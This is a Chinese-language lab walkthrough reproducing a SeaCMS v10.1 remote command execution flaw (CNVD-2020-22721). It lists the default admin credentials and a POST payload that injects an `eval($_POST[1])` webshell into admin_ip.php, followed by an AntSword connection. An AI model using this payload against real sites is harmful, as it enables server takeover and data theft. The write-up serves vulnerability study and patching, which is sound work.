SeaCMS远程命令执行(CNVD-2020-22721)
·
漏洞描述:
海洋CMS是一个自适应电脑、手机、平板、APP多个终端入口的程序。
SeaCMS v10.1存在命令执行漏洞,在w1aqhp/admin_ip.php下第五行使用set参数,对用户输入没有进行任何处理,可以直接写入文件。攻击者可利用该漏洞执行恶意代码,获取服务器权限。 后台路径:/manager 后台密码:admin:admin
复现过程:

1.访问http://ip:port,出现如下页面,开始实验

2.访问http://ip:port/manager ,进入后台登录页面

3.输入账号密码,进行登录
账号:admin
密码:admin

4.选择系统->后台ip安全设置


5.点击确认,并通过burp进行抓包,修改post请求
v=0&ip=+1233123231";eval($_POST[1]);//

6.蚁剑连接
http://ip:port/manager/admin_ip.php

借此漏洞攻击者可以获取到网站的shell权限,控制整个网站,可以进行文件读取和命令执行。
修复建议:
1.升级版本。

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 1
 0
- 0


 已为社区贡献12条内容

所有评论(0)